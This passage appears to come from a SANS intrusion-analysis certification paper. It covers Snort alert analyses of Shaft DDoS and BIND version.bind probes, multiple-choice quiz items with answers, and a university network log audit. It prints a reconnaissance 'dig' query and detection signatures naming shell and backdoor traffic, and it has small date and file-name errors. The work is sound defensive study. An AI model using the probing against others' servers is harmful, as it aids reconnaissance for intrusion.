© SANS Institute 2000 - 2005, Author retains full rights.

7. Evidence of active targeting

There is not evidence of active targeting. We concluded that the alerts are false positive.

8. Severity

(Criticality + Lethality) – (System + Network Countermeasures) = Severity

Metric: Criticality Type: Corporate Proxy Server Scale: 3	Metric: Lethality Type: False Positive Scale: 0
Metric: System Countermeasures Type: Scan for tcp port 20432 and apply patches Scale: 3	Metric: Network Countermeasures Type: Unchanged Scale: 0
(Criticality + Lethality) – (System + Net Countermeasures) = Severity (3+0) – (3+0) = 0	

9. Defensive recommendation

- Scanning the network for open port 20432 will reveal the presence of a handler on your LAN. We scanned all the target hosts shows up on the alerts, none of them have open port 20432.
- Apply the vendor patches for security updates and keep your system current. The will prevent most of the known attacks of this type.

10. Multiple choice test question

What protocol that a DDOS shaft client is using to communicate with a handler:

A). 20432/tcp
B). 18753/udp
C). 20433/udp

Answer: A

Detect #3 - DNS named version attempt

```
#(4 - 35835) [2002-02-05 03:18:40] [arachNIDS/278]  DNS named version attempt
IPv4: 217.206.128.55 -> MY.NET.123.110
      hlen=5 TOS=0 dlen=58 ID=16047 flags=0 offset=0 TTL=44 chksum=15183
UDP:  port=2655 -> dport: 53 len=38
Payload:  length = 30

000 : 05 B2 00 00 00 01 00 00 00 00 00 00 07 76 65 72   .............ver
010 : 73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03         sion.bind.....
-------------------------------------------------------------------------
#(4 - 35834) [2002-02-05 03:18:40] [arachNIDS/278]  DNS named version attempt
IPv4: 217.206.128.55 -> MY.NET.123.107
      hlen=5 TOS=0 dlen=58 ID=16044 flags=0 offset=0 TTL=44 chksum=15189
UDP:  port=2654 -> dport: 53 len=38
Payload:  length = 30
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
000 : 05 B0 00 00 00 01 00 00 00 00 00 00 07 76 65 72   .............ver
010 : 73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03         sion.bind.....
--------------------------------------------------------------------------------
#(4 - 35833) [2002-02-05 03:18:40] [arachNIDS/278]  DNS named version attempt
IPv4: 217.206.128.55 -> MY.NET.123.106
      hlen=5 TOS=0 dlen=58 ID=16034 flags=0 offset=0 TTL=44 chksum=15200
UDP:  port=2653 -> dport: 53 len=38
Payload:  length = 30

000 : 05 AE 00 00 00 01 00 00 00 00 00 00 07 76 65 72   .............ver
010 : 73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03         sion.bind.....
--------------------------------------------------------------------------------
#(4 - 35832) [2002-02-05 03:18:40] [arachNIDS/278]  DNS named version attempt
IPv4: 217.206.128.55 -> MY.NET.123.87
      hlen=5 TOS=0 dlen=58 ID=16025 flags=0 offset=0 TTL=44 chksum=15228
UDP:  port=2651 -> dport: 53 len=38
Payload:  length = 30

000 : 05 AA 00 00 00 01 00 00 00 00 00 00 07 76 65 72   .............ver
010 : 73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03         sion.bind.....
--------------------------------------------------------------------------------
```

1. Source of Trace

The traces were collected from various monitoring sensors for our corporate production network..

2. Detect was generated by

The tools used in the collection of these traces were: snort version 1.8.3 (Build 88), ACID v0.9.6b19.

3. Probability the source address was spoofed

Since these alerts appears to be a scan of many hosts, the attacker is relying on information being returned. Therefore the probability that the source address is spoofed in small.

4. Description of attack

As part of reconnaissance leading to a potential intrusion attempt, an attacker may attempt to determine the BIND version your DNS servers are running, then launch real attacks against any vulnerable servers.

5. Attack Mechanism

- ISS provides a good summary on this attack mechanism:

  *"The **BIND** DNS server has a feature whereby its database contains a CHAOS/TXT record with the name "VERSION.BIND". If somebody queries this record, the version of the BIND software will be returned. This event triggers whenever anybody does such a lookup. This is not an attack itself, but a simple reconnaissance scan. However, if the returned version number is something like "4.9.6-REL" or "8.2.1", then it indicates that you have one of the known version of BIND that can be broken into with a buffer overflow exploit. If the hacker finds a vulnerable version of the software running, the next step will be to break into your system using the appropriate exploit script"*

© SANS Institute 2000 - 2005, Author retains full rights.

- Can be as simple as: *dig @server_ip version.bind chaos txt*

Attacker info.:
nslookup for 217.206.128.55: Don't resolved.
whois for 217.206.128.55:

```
inetnum:        217.204.0.0 - 217.207.255.255
netname:        UK-EASYNET-20010330
descr:          Easynet Ltd
descr:          London
descr:          PROVIDER
country:        GB
admin-c:        GD253-RIPE
tech-c:         EH92-RIPE
tech-c:         CL60-RIPE
tech-c:         SMH1-RIPE
status:         ALLOCATED PA
notify:         hostmaster@easynet.net
mnt-by:         RIPE-NCC-HM-MNT
mnt-lower:      EASYNET-UK-MNT
mnt-routes:     EASYNET-UK-MNT
changed:        hostmaster@ripe.net 20010330
changed:        lir-help@ripe.net 20011214
source:         RIPE
route:          217.204.0.0/14
descr:          Easynet UK
origin:         AS4589
mnt-by:         EASYNET-UK-MNT
changed:        chris@easynet.net 20010903
source:         RIPE
role:           Easynet Hostmaster
address:        Easynet Network Operations Centre
address:        Easynet Group PLC
address:        44-46 Whitfield Street
address:        London W1T 2RJ
address:        England
address:        GB
phone:          +44 20 7900 4444
fax-no:         +44 20 7900 4445
e-mail:         hostmaster@easynet.net
admin-c:        SMH1-RIPE
tech-c:         SMH1-RIPE
tech-c:         CL60-RIPE
tech-c:         PD5917-RIPE
nic-hdl:        EH92-RIPE
remarks:        Please send abuse notification to abuse@easynet.net
notify:         hostmaster@easynet.net
notify:         hm-dbm-msgs@ripe.net
mnt-by:         EASYNET-UK-MNT
changed:        shastie@easynet.net 19970131
changed:        shastie@easynet.net 19990622
changed:        shastie@easynet.net 19990817
changed:        shastie@easynet.net 19990818
changed:        shastie@easynet.net 20000718
changed:        shastie@easynet.net 20000914
changed:        shastie@easynet.net 20001101
changed:        shastie@easynet.net 20010219
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
changed:      sharon.hastie@uk.easynet.net 20020123
source:       RIPE
```

6. Correlations

Other analysts have also logged the similar events:

- Excerpted from: http://www.sans.org/y2k/032801-1200.htm

```
"Server used for this query: [ whois.arin.net ]
        Florida State University (NET-FSU)
        Academic Computing & Network Services
        Room 200, Sliger Building 2035 East Paul Dirac Drive
  Tallahassee, FL 32310 US
        Netname: FSU
        Netblock: 128.186.0.0 - 128.186.255.255

Mar 22 04:45:31 hostm named[5978]: security: notice: denied query from
  [128.186.12.111].1065 for "version.bind"
Mar 22 04:45:31 hostm named[5978]: security: notice: denied query from
  [128.186.12.111].1065 for "version.bind"

Mar 22 05:01:50 hostm named[5978]: security: notice: denied query from
  [128.186.12.111].1065 for "version.bind"
Mar 22 05:01:50 hostm named[5978]: security: notice: denied query from
  [128.186.12.111].1065 for "version.bind""
```

- http://ciac.llnl.gov/ciac/bulletins/k-050.shtml
- http://www.securiteam.com/unixfocus/3Z5Q2Q0Q0C.html

7. Evidence of active targeting

Since the attacker is scanning multiple hosts in our network for the DNS named version, there's no evidence of active targeting.

8. Severity

(Criticality + Lethality) – (System + Network Countermeasures) = Severity

Metric: Criticality Type: Corporate DNS Servers Scale: 5	Metric: Lethality Type: Reconnaissance attempts only Scale: 2
Metric: System Countermeasures Type: All our DNS servers are bind v 8.2.3+, 9.x Scale: 4	Metric: Network Countermeasures Type: Attacker IP can be blocked on Firewall. Scale: 3
(Criticality + Lethality) – (System + Net Countermeasures) = Severity (5+2) – (4+3) = 0	

9. Defensive recommendation

1. Our system administrators have verified that the probed targeted host's DNS named is up to date and has been strengthened with the latest security system patches. We didn't find any other alerts associated with source host 217.206.128.55. We are still watching any incoming alerts originated from 217.206.128.55. If this was indeed a reconnaissance probe, further malicious activity could reasonably be expected.
2. Disable the ability for untrusted (remote) machines to determine your named version. Excerpted from DNS bible: DNS and BIND *(By Paul Albitz, Cricket Liu)*

© SANS Institute 2000 - 2005 Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

To address this issue, BIND Version 8.2 and later let you tailor your name server's response to the version.bind query:

```
options {
        version "None of your business";
        }
```

This will return: *None of your business* as the version.bind query result.

10. Multiple choice test question

What kind of attack is more likely given the following trace:

```
#(4 - 35832) [2002-02-05 03:18:40]
IPv4: 217.206.128.55 -> MY.NET.123.87
    hlen=5 TOS=0 dlen=58 ID=16025 flags=0 offset=0 TTL=44 chksum=15228
UDP:  port=2651 -> dport: 53 len=38
Payload:  length = 30

000 : 05 AA 00 00 00 01 00 00 00 00 00 00 07 76 65 72   .............ver
010 : 73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03         sion.bind.....
```

A). DNS zone transfer.
B). DNS named version attempt
C). DNS named iquery attempt
D). FTP EXPLOIT overflow

Answer: B

© SANS Institute 2000 - 2005, Author retains full rights.

Assignment 3 - Analyze This

Executive Summary:

Security audit is performed based on a five-day*(3/27/2002 to 3/31/2002)* NIDS data from the University. Snort Network Intrusion Detection sensors were deployed to monitor network traffic flow in and out of the University campus network, three categories of the Snort IDS data: Alerts, Scans and Out of Specification (OOS) were gathered. Among them:

- 243007 total alerts were triggered, with 75 distinct alert types.
- Scans data include: 1754761 entries.
- A total of 42 Out of Spec packets were logged and examined.
- 4621 external hosts, 754 internal hosts from 61 different MY.NET.x/24 network were involved in the alert logs.

Security analysis is performed, analysis shows evidence of active targeting, potential exploits and backdoor Trojans exits in the University network. Analysis also uncovers massive reconnaissance scans were launched against the University network, as well as the probing for well-know system vulnerabilities.

Security recommendations are made on based on the discovery, due to the fact that successful backdoor Trojans and exploits were discovered, we can conclude that part of the University network is compromised, it's strongly recommended the University take immediate measures to stop the malicious activities. To be better prepare for and minimize future security incidents, we recommend the University to re-evaluate its campus information security policy, start regular security audit to the internal network, and making sure internal hosts are hardened with all the latest system security patches, hot fixes or service packs.

Data Overview:

The data consisted of Snort Alert Logs, Snort Portscan Logs and Snort OOS Logs from 3/27/2000 to 3/31/2002.

Alerts:

03/27/2002	alert.020327.gz
03/28/2002	alert.020327.gz
03/29/2002	alert.020327.gz
03/30/2002	alert.020327.gz
03/31/2002	alert.020327.gz

Portscans:

03/27/2002	scans.020327.gz

© SANS Institute 2000 - 2005 Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

03/28/2002	scans.020327.gz
03/29/2002	scans.020327.gz
03/30/2002	scans.020327.gz
03/31/2002	scans.020327.gz

OOS:

03/27/2002	oos_Mar.27.2002.gz
03/28/2002	oos_Mar.28.2002.gz
03/29/2002	oos_Mar.29.2002.gz
03/30/2002	oos_Mar.30.2002.gz
03/31/2002	oos_Mar.31.2002.gz

Alert Data Analysis:

The following is the overall alert list, ranked by the numbers of alert count:

Rank	Alert Signature	# Alerts	# Srcs	# Dsts	Top 5 Srcs (count)	Top 5 Dsts (count)
1**	spp_http_decode: IIS Unicode attack detected	57675	100	595	MY.NET.153.197(19354) MY.NET.153.115 (3492) MY.NET.152.19 (3305) MY.NET.153.171 (2552) MY.NET.153.124 (2547)	211.115.212.150 (12636) 61.78.53.102 (2646) 211.115.213.202 (2410) 211.115.213.207 (1884) 211.115.212.175 (1690)
2**	SMB Name Wildcard	47283	153	139	MY.NET.11.6 (14293) MY.NET.11.7 (7468) MY.NET.11.5 (881) MY.NET.152.161 (824) MY.NET.152.160 (561)	MY.NET.11.6 (14205) MY.NET.11.7 (7404) MY.NET.11.5 (875) MY.NET.152.161 (826) MY.NET.152.21 (566)
3**	connect to 515 from inside	44979	73	3	MY.NET.153.203 (5994) MY.NET.153.119 (4772) MY.NET.153.118 (4351) MY.NET.153.125 (2867) MY.NET.153.109 (2560)	MY.NET.150.198 (44298) MY.NET.1.63 677 (677) MY.NET.150.114 (4)
4**	SNMP public access	37562	23	150	MY.NET.70.177 (19460) MY.NET.150.198 (4872) MY.NET.153.220 (2441) MY.NET.88.203 (1293) MY.NET.88.159 (1284)	MY.NET.150.195 (7225) MY.NET.5.248 (3790) MY.NET.152.109 (2959) MY.NET.5.137 (2652) MY.NET.5.143 (2638)
5**	ICMP Echo Request L3retriever Ping	23126	86	9	MY.NET.152.161 (834) MY.NET.152.21 (570) MY.NET.152.160 (565) MY.NET.152.19 (555) MY.NET.152.163 (535)	MY.NET.11.6 (14280) MY.NET.11.7 (7453) MY.NET.11.5 (883) MY.NET.5.4 (291) MY.NET.10.49 (141)
6**	INFO MSN IM Chat data	7654	82	82	MY.NET.150.165 (795) 64.4.12.178 (493) MY.NET.153.108 (457) MY.NET.153.146 (399) 64.4.12.158(357)	MY.NET.150.165 (1077) MY.NET.153.146 (478) MY.NET.153.108 (415) 64.4.12.190 (345) 64.4.12.158 (329)

Author retains full rights.

7**	ICMP Echo Request Nmap or HPING2	3742	61	296	MY.NET.253.10 (311) MY.NET.152.19 (84) MY.NET.152.174 (75) MY.NET.152.164 (75) MY.NET.152.165 (74)	MY.NET.11.6 (2119) MY.NET.11.7 (1301) 207.46.131.30 (5) MY.NET.1.3 4 (4) 209.53.113.23 (2)
8**	INFO Outbound GNUTella Connect request	2933	4	2180	MY.NET.88.223 (2616) MY.NET.152.21 (201) MY.NET.88.194 (92) MY.NET.150.209 (24)	208.239.76.100 (15) 131.118.245.10 (12) 65.59.117.194 (12) 209.61.184.228 (11) 172.160.136.15 (11)
9**	High port 65535 udp - possible Red Worm – traffic	2242	76	118	MY.NET.6.48 (447) MY.NET.6.49 (426) MY.NET.6.52 (418) MY.NET.6.50 (397) 64.124.157.32 (175)	MY.NET.152.165 (186) MY.NET.153.46 (175) MY.NET.152.158 (140) MY.NET.153.163 (84) MY.NET.152.171 (78)
10**	INFO Inbound GNUTella Connect request	2190	1804	4	213.122.54.48 (8) 194.77.100.2 (8) 210.49.94.87 (7) 172.155.164.126 (6) 64.252.10.207 (6)	MY.NET.88.223 (1757) MY.NET.152.21 (179) MY.NET.150.209 (129) MY.NET.88.194 (125)
11	Watchlist 000220 IL-ISDNNET-990517	2134	30	12		
12	ICMP Fragment Reassembly Time Exceeded	1735	27	51		
13	MISC Large UDP Packet	1727	13	7		
14	WEB-IIS view source via translate header	891	39	3		
15	WEB-MISC Attempt to execute cmd	883	16	32		
16	ICMP Router Selection	874	98	1		
17	NMAP TCP ping!	865	23	297		
18	Port 55850 tcp - Possible myserver activity - ref. 010313-1	861	9	9		
19	FTP DoS ftpd globbing	548	8	3		

© SANS Institute 2000 - 2005

Author retains full rights.

20	Null scan!	382	69	12		
21	Watchlist 000222 NET-NCFC	348	3	3		
22	SCAN Proxy attempt	219	29	15		
23	INFO FTP anonymous FTP	210	7	23		
24	Possible trojan server activity	208	19	19		
25	WEB-FRONTPAGE _vti_rpc access	188	73	2		
26	WEB-IIS _vti_inf access	184	70	2		
27	INFO napster login	140	1	25		
28	WEB-CGI scriptalias access	131	6	1		
29	suspicious host traffic	119	10	2		
30	INFO Possible IRC Access	93	11	17		
31	ICMP Destination Unreachable (Communication Administratively Prohibited)	90	1	1		

© SANS Institute 2000 - 2005

Author retains full rights.

32	INFO - Possible Squid Scan	87	16	14		
33	INFO Napster Client Data	79	3	55		
34	Queso fingerprint	60	6	5		
35	Incomplete Packet Fragments Discarded	55	6	6		
36	FTP CWD / - possible warez site	54	1	12		
37	WEB-MISC 403 Forbidden	53	3	15		
38	High port 65535 tcp - possible Red Worm – traffic	51	7	6		
39	spp_http_decode: CGI Null Byte attack detected	46	4	6		
40	ICMP Echo Request Windows	42	15	5		
41	SCAN Synscan Portscan ID 19104	42	42	10		
42	EXPLOIT x86 setuid 0	24	23	8		
43	Russia Dynamo - SANS Flash 28-jul-00	24	3	3		

© SANS Institute 2000 - 2005

Author retains full rights.

44	EXPLOIT x86 NOOP	22	15	15		
45	ICMP traceroute	19	9	3		
46	WEB-MISC compaq nsight directory traversal	17	4	4		
47	EXPLOIT x86 setgid 0	12	11	5		
48	Attempted Sun RPC high port access	10	4	7		
49	ICMP Echo Request BSDtype	10	3	4		
50	Tiny Fragments - Possible Hostile Activity	9	1	1		
51	Back Orifice	7	4	5		
52	MISC traceroute	7	3	2		
53	TCP SRC and DST outside network	7	3	3		
54	WEB-MISC http directory traversal	6	1	1		
55	EXPLOIT NTPDX buffer overflow	5	3	3		
56	WEB-IIS Unauthorized IP Access Attempt	5	2	2		

© SANS Institute 2000 - 2005

Author retains full rights.

57	ICMP Destination Unreachable (Protocol Unreachable)	4	2	2		
58	SCAN FIN	4	2	2		
59	BACKDOOR NetMetro Incoming Traffic	4	1	1		
60	x86 NOOP - unicode BUFFER OVERFLOW ATTACK	3	1	1		
61	INFO Inbound GNUTella Connect accept	3	3	3		
62	WEB-MISC ICQ Webfront HTTP DOS	3	2	1		
63	RPC tcp traffic contains bin_sh	2	2	1		
64	Port 55850 udp - Possible myserver activity - ref. 010313-1	2	2	2		
65	ICMP Echo Request CyberKit 2.2 Windows	2	1	2		
66	BACKDOOR NetMetro File List	2	1	1		
67	X11 outgoing	1	1	1		

© SANS Institute 2000 - 2005

Author retains full rights.

68	TFTP - External UDP connection to internal tftp server	1	1	1		
69	TFTP - Internal UDP connection to external tftp server	1	1	1		
70	EXPLOIT x86 stealth noop	1	1	1		
71	SYN-FIN scan!	1	1	1		
72	SMB CD...	1	1	1		
73	ICMP Echo Request Sun Solaris	1	1	1		
74	EXPLOIT x86 NOPS	1	1	1		
75	WEB-MISC webdav search access	1	1	1		

Top 10 overall sources by alert count:

Rank	Total # Alerts	Source IP	# Signatures triggered	Destinations involved
rank #1	20730 alerts	**10.0.153.197**	3 signatures	(70 destination IPs)
rank #2	19500 alerts	**10.0.70.177**	3 signatures	(33 destination IPs)
rank #3	14293 alerts	**10.0.11.6**	1 signatures	(46 destination IPs)
rank #4	7468 alerts	**10.0.11.7**	1 signatures	(40 destination IPs)
rank #5	7108 alerts	**10.0.153.203**	4 signatures	(56 destination IPs)
rank #6	5100 alerts	**10.0.153.119**	2 signatures	(4 destination IPs)
rank #7	4872 alerts	**10.0.150.198**	1 signatures	(103 destination IPs)
rank #8	4502 alerts	**10.0.152.19**	6 signatures	(51 destination IPs)
rank #9	4351 alerts	**10.0.153.118**	1 signatures	10.0.150.198
rank #10	3726 alerts	**10.0.153.115**	2 signatures	(59 destination IPs)

© SANS Institute 2000 - 2005

Author retains full rights.

Top 10 alert types by external sources:

Rank	Alert Signature	# Alert	# Srcs	# Dsts	Top 5 Srcs (count)	Top 5 Dsts (count)
1	INFO MSN IM Chat data	3954	50	31	64.4.12.178 (493) 64.4.12.158 (357) 64.4.12.190 (321) 64.4.12.171 (198) 64.4.12.191 (196)	MY.NET.150.165 (1077) MY.NET.153.146 (478) MY.NET.153.108 (415) MY.NET.153.113 (300) MY.NET.150.246 (288)
2	INFO Inbound GNUTella Connect request	2190	1804	4	213.122.54.48 (8) 194.77.100.2 (8) 210.49.94.87 (7) 172.155.164.126 (6) 64.252.10.207 (6)	MY.NET.88.223 (1757) MY.NET.152.21 (179) MY.NET.150.209 (129) MY.NET.88.194 (125)
3	Watchlist 000220 IL-ISDNNET-990517	2134	30	12	212.179.35.118 (1427) 212.179.27.176 (396) 212.179.35.119 (31) 212.179.45.203 (30) 212.179.18.20 (29)	MY.NET.153.202 (592) MY.NET.153.143 (487) MY.NET.153.199 (404) MY.NET.153.163 (399) MY.NET.153.191(63)
4	MISC Large UDP Packet	1727	13	7	211.206.125.14 (368) 61.78.35.42 (225) 211.233.70.163 (199) 61.78.53.74 (166) 211.62.59.30 (164)	MY.NET.153.144 (554) MY.NET.153.159 (552) MY.NET.153.106 (199) MY.NET.153.197 (167) MY.NET.152.15 (152)
5	WEB-IIS view source via translate header	891	39	3	172.175.84.196 (58) 209.122.204.248(55) 172.142.93.140 (53) 64.157.59.99 (52) 68.33.179.51 (49)	MY.NET.5.96 882 (1451) MY.NET.150.220 (5) MY.NET.150.83 (4)
6	WEB-MISC Attempt to execute cmd	883	16	32	194.202.147.40 (183) 194.202.147.44 (147) 66.34.67.80 (118) 211.93.8.74 (95) 216.76.16.133 (70)	MY.NET.150.195 (77) MY.NET.150.59 (54) MY.NET.150.83 (51) MY.NET.150.143 (49) MY.NET.88.187 (47)
7	FTP DoS ftpd globbing	548	8	3	134.88.189.106 (132) 164.76.172.50 (101) 207.223.68.3 (97) 206.21.114.224 (72) 170.76.14.3 (64)	MY.NET.153.191 (373) MY.NET.150.46 (133) MY.NET.88.163 (42)
8	spp_http_decode: IIS Unicode attack detected	475	14	31	66.34.67.80 (118) 194.202.147.40(93) 194.202.147.44 (75) 211.93.8.74 (51) 216.76.16.133 (2)	MY.NET.150.195 (38) MY.NET.88.187 (37) MY.NET.5.79 (31) MY.NET.150.59 (29) MY.NET.5.95 (27)
9	Port 55850 tcp - Possible myserver activity - ref. 010313-1	445	5	4	65.84.142.175 (425) 217.128.167.138 (10) 207.123.179.2 (6) 192.216.198.181 (3) 212.129.223.108 (1)	MY.NET.88.162 (426) MY.NET.150.113 (10) MY.NET.5.96 (6) MY.NET.150.133 (3)

© SANS Institute 2000 - 2005

Author retains full rights.

10	Watchlist 000222 NET-NCFC	348	3	3	159.226.83.23 (339) 159.226.50.25 (6) 159.226.5.57 (3)	MY.NET.150.220 (341) MY.NET.152.157 (6) MY.NET.150.133 (1)

Top 10 external sources by alert count:

Rank	Total # Alerts	Source IP	# Signatures triggered	Destinations involved
rank #1	1427 alerts	**212.179.35.118**	1 signatures	(4 destination IPs)
rank #2	493 alerts	**64.4.12.178**	1 signatures	(5 destination IPs)
rank #3	425 alerts	**65.84.142.175**	1 signatures	10.0.88.162
rank #4	396 alerts	**212.179.27.176**	1 signatures	(4 destination IPs)
rank #5	369 alerts	**211.206.125.14**	2 signatures	10.0.153.159
rank #6	357 alerts	**64.4.12.158**	1 signatures	(7 destination IPs)
rank #7	339 alerts	**159.226.83.23**	1 signatures	10.0.150.220
rank #8	321 alerts	**64.4.12.190**	1 signatures	(6 destination IPs)
rank #9	276 alerts	**194.202.147.40**	2 signatures	(11 destination IPs)
rank #10	236 alerts	**66.34.67.80**	2 signatures	(8 destination IPs)

Alert Detail Analysis:

Due to time constrain, selected detail alert analysis will be performed in terms of:

- *Top 3 overall alert ranked by alert counts*
- *Top 3 alert generated by external sources ranked by alert counts*
- *Most severe alerts detected, such as Backdoor Trojans and Exploits*

Rank	Alert Detail Analysis

© SANS Institute 2000 - 2005, Author retains full rights.

1	**spp_http_decode: IIS Unicode attack detected** *(rank 1st on overall alert count)* This event is detected by the Snort Preprocessor Plugin that converts Unicode traffic and null bytes in CGI's to non-obfuscated ASCII strings. By using Unicode and null bytes attackers can bypass content analysis strings used to examine HTTP traffic for suspicious activity. IIS Web Server with unicode support appear vulnerable to the encodings, it will allow a remote attacker to execute arbitrary commands on the web server. It has been identified more than 50 variations of this attack that work against a *default* install of IIS server. ***Log excerpts:*** 03/27-09:50:55.490911 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.152.19:3214 -> 211.233.28.180:80 03/27-09:50:55.490911 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.152.19:3214 -> 211.233.28.180:80 03/27-09:50:55.490911 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.152.19:3214 -> 211.233.28.180:80 03/27-09:50:55.547552 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.152.19:3216 -> 211.32.117.188:80 03/27-09:50:55.547552 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.152.19:3216 -> 211.32.117.188:80 03/27-09:50:55.547552 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.152.19:3216 -> 211.32.117.188:80 ***Analysis:*** • Among the top 5 sources and destinations, alert data shows MY.NET.153.197 have launched the most 12636 attacks on victim host 211.115.212.150 on 3/27/2000, from 10am to 13pm. No other alerts was detected associated with 211.115.212.150. • 4 of the top 5 targeted hosts are from net block: 211.115.212(213)/24. Search traced to: KRNIC, Korea.

© SANS Institute

2

SMB Name Wildcard *(rank 2nd on overall alert count)*

NetBIOS requests to UDP port 137 are common Microsoft's Windows network, when a program resolves an IP address into a name, it may send a NetBIOS query to IP address.

http://www.robertgraham.com/pubs/firewall-seen.html#netbios explain this topic clearly. This event indicates a standard netbios name table retrieval query. Windows machines often exchange these queries as a part of the file sharing protocol to determine NetBIOS names when only IP addresses are known. The following is a short alert log excerpt:

Log excerpts:

```
03/27-15:00:39.702461  [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.174:137
03/27-15:00:40.821968  [**] SMB Name Wildcard [**] MY.NET.152.158:137 -> MY.NET.11.6:137
03/27-15:00:40.822473  [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.158:137
03/27-15:01:19.093280  [**] SMB Name Wildcard [**] MY.NET.152.160:137 -> MY.NET.11.6:137
03/27-15:01:19.093580  [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.160:137
```

Analysis:

- The alert seems to be false positive from security stand point.
- The numbers of the alerts could means a mis-configured Windows network, administrator should look into any WINS, DNS related issues, especially for the MY.NET.152.0/24 and MY.NET.11.0/24 network.

We also found the following trace:

```
03/28-20:48:29.222436  [**] SMB Name Wildcard [**] 24.188.117.164:137 -> MY.NET.5.44:137
03/28-20:48:42.743577  [**] SMB Name Wildcard [**] 24.188.117.164:1025 -> MY.NET.5.45:137
03/28-20:48:44.240423  [**] SMB Name Wildcard [**] 24.188.117.164:1025 -> MY.NET.5.45:137
03/28-20:48:45.755946  [**] SMB Name Wildcard [**] 24.188.117.164:1025 -> MY.NET.5.45:137
03/28-20:48:46.748470  [**] SMB Name Wildcard [**] 24.188.117.164:137 -> MY.NET.5.45:137
```

- Similar alerts from an external host, with a higher port, it may indicate a SMB Name scan.
- Further investigation need to be conducted to see if host MY.NET.5.44 and MY.NET.5.45 has been compromised in any way.
- It's normal practice to block UDP 137 traffic from external at the Internet edge Router or Firewall.

© SANS Institute 2000 - 2005

Author retains full rights.

3	**connect to 515 from inside** *(rank 3rd on overall alert count)* Scans to port 515 are indicative of attackers looking for systems with open LPRng ports. According to SANS: ***http://www.sans.org/newlook/alerts/port515.htm*** "… we have been receiving reports to GIAC regarding probes to port 515. The Unix LPR service runs on this port. We did some searching and we found that on October 4, 2000 there were advisories released regarding vulnerabilities for the LPR service, for many distributions of Linux and for the BSD variants. We believe that the increase in probes to port 515 is for attackers looking for this vulnerability. …" ***Log excerpts:*** *03/31-22:46:37.097734 [**] connect to 515 from inside [**] MY.NET.153.187:2577 -> MY.NET.150.198:515* *03/31-22:46:37.098966 [**] connect to 515 from inside [**] MY.NET.153.187:2577 -> MY.NET.150.198:515* *03/31-22:46:37.100261 [**] connect to 515 from inside [**] MY.NET.153.187:2577 -> MY.NET.150.198:515* *03/31-22:46:37.101496 [**] connect to 515 from inside [**] MY.NET.153.187:2577 -> MY.NET.150.198:515* Security Recommendation: • Examine all servers reported in these alerts. If the lpd service is running on these servers, examine the need to have port 515 open. If the lpd service is needed, make sure that the software is at the latest release and all security patches have been applied. • Any system that is attempting to access port 515 should be investigated immediately. This could be evidence of a compromised machine or malicious activity from the internal network. Most of the this probe is direct to: MY.NET.150.198 (44298 occurrence), Further investigation need to be conducted to see if host MY.NET.150.198 has been compromised.
4	**SNMP public access** The event indicates that target hosts that have SNMP agents installed may have been accessed via the default SNMP "public" community string. SNMP can provide a wealthy amount of information about the target host; therefore, it is a security risk to keep the "public" community string.

© SANS Institute 2000 - 2005

Author retains full rights.

5	**ICMP Echo Request L3retriever Ping** The event indicates the University networks have been probed by the L3 "Retriever" security scanner.
6	**INFO MSN IM Chat data** *(rank 1st on alert count generated by external hosts)* This alert indicates that the Microsoft Network's (www.msn.com) Instant Messenger activities was detected. *Top 5 Talkers are:* 64.4.12.178 (493) *msgr-sb29.msgr.hotmail.com* 64.4.12.158 (357) *msgr-sb9.msgr.hotmail.com* 64.4.12.190 (321) *msgr-sb41.msgr.hotmail.com* 64.4.12.171 (198) *msgr-sb22.msgr.hotmail.com* 64.4.12.191 (196) *msgr-sb42.msgr.hotmail.com* ***Log excerpts:*** 03/29-12:46:07.196378 [**] INFO MSN IM Chat data [**] 64.4.12.182:1863 -> MY.NET.153.199:2597 03/29-12:46:18.074232 [**] INFO MSN IM Chat data [**] 64.4.12.184:1863 -> MY.NET.153.177:1371 03/29-12:46:38.829084 [**] INFO MSN IM Chat data [**] MY.NET.153.199:2597 -> 64.4.12.182:1863 03/29-12:46:39.518491 [**] INFO MSN IM Chat data [**] MY.NET.153.177:1371 -> 64.4.12.184:1863 ***Security Recommendation*** • Review internal security policy for MSN IM type traffic. • Blocking **TCP port 1863** should thwart MSMessenger connections. Alert data also include event: **INFO Possible IRC Access**, it has similar nature as MSN IM Chat, and should be treated in the same way according to the University internal security policy.
7	**ICMP Echo Request Nmap or HPING2** Nmap 2.36BETA (or earlier) versions, or the HPING2 utility, probably generated this particular ping alerts.
8	**INFO Outbound GNUTella Connect request** This information alert indicates that an inside user is requesting access an external host via GNUTella. GNUTella is a form of distributed information sharing throughout the Internet. An internal user is connecting to external hosts to access files, folders or even entire hard drives.

9	**High port 65535 udp - possible Red Worm – traffic** Information on Red Worm(Adore Worm) from SANS: *"Adore is a worm that we originally called the Red Worm. It is similar to the Ramen and Lion worms. Adore scans the Internet checking Linux hosts to determine whether they are vulnerable to any of the following well-known exploits: LPRng, rpc-statd, wu-ftpd and BIND. LPRng is installed by default on Red Hat 7.0 systems. .."* See also: http://rr.sans.org/threats/mutation.php Here is the top 10 hosts possible infected by Red Worm: 186 MY.NET.152.165 175 MY.NET.153.46 140 MY.NET.152.158 84 MY.NET.153.163 78 MY.NET.152.171 77 MY.NET.152.19 59 MY.NET.153.216 54 MY.NET.152.21 42 MY.NET.153.162 42 MY.NET.152.170 *Security Recommendation* • All hosts appear in the alert log should be inspected/audited carefully for Red Worm Trojan.

© SANS Institute

10 INFO Inbound GNUTella Connect request *(rank 2nd on alert count generated by external hosts)*

The event indicates that an outside user has accessed an internal host through GNUTella. GNUTella is a form of information sharing distributed throughout the Internet. An internal host is allowing outside users to access files, folders or even the entire hard drive.

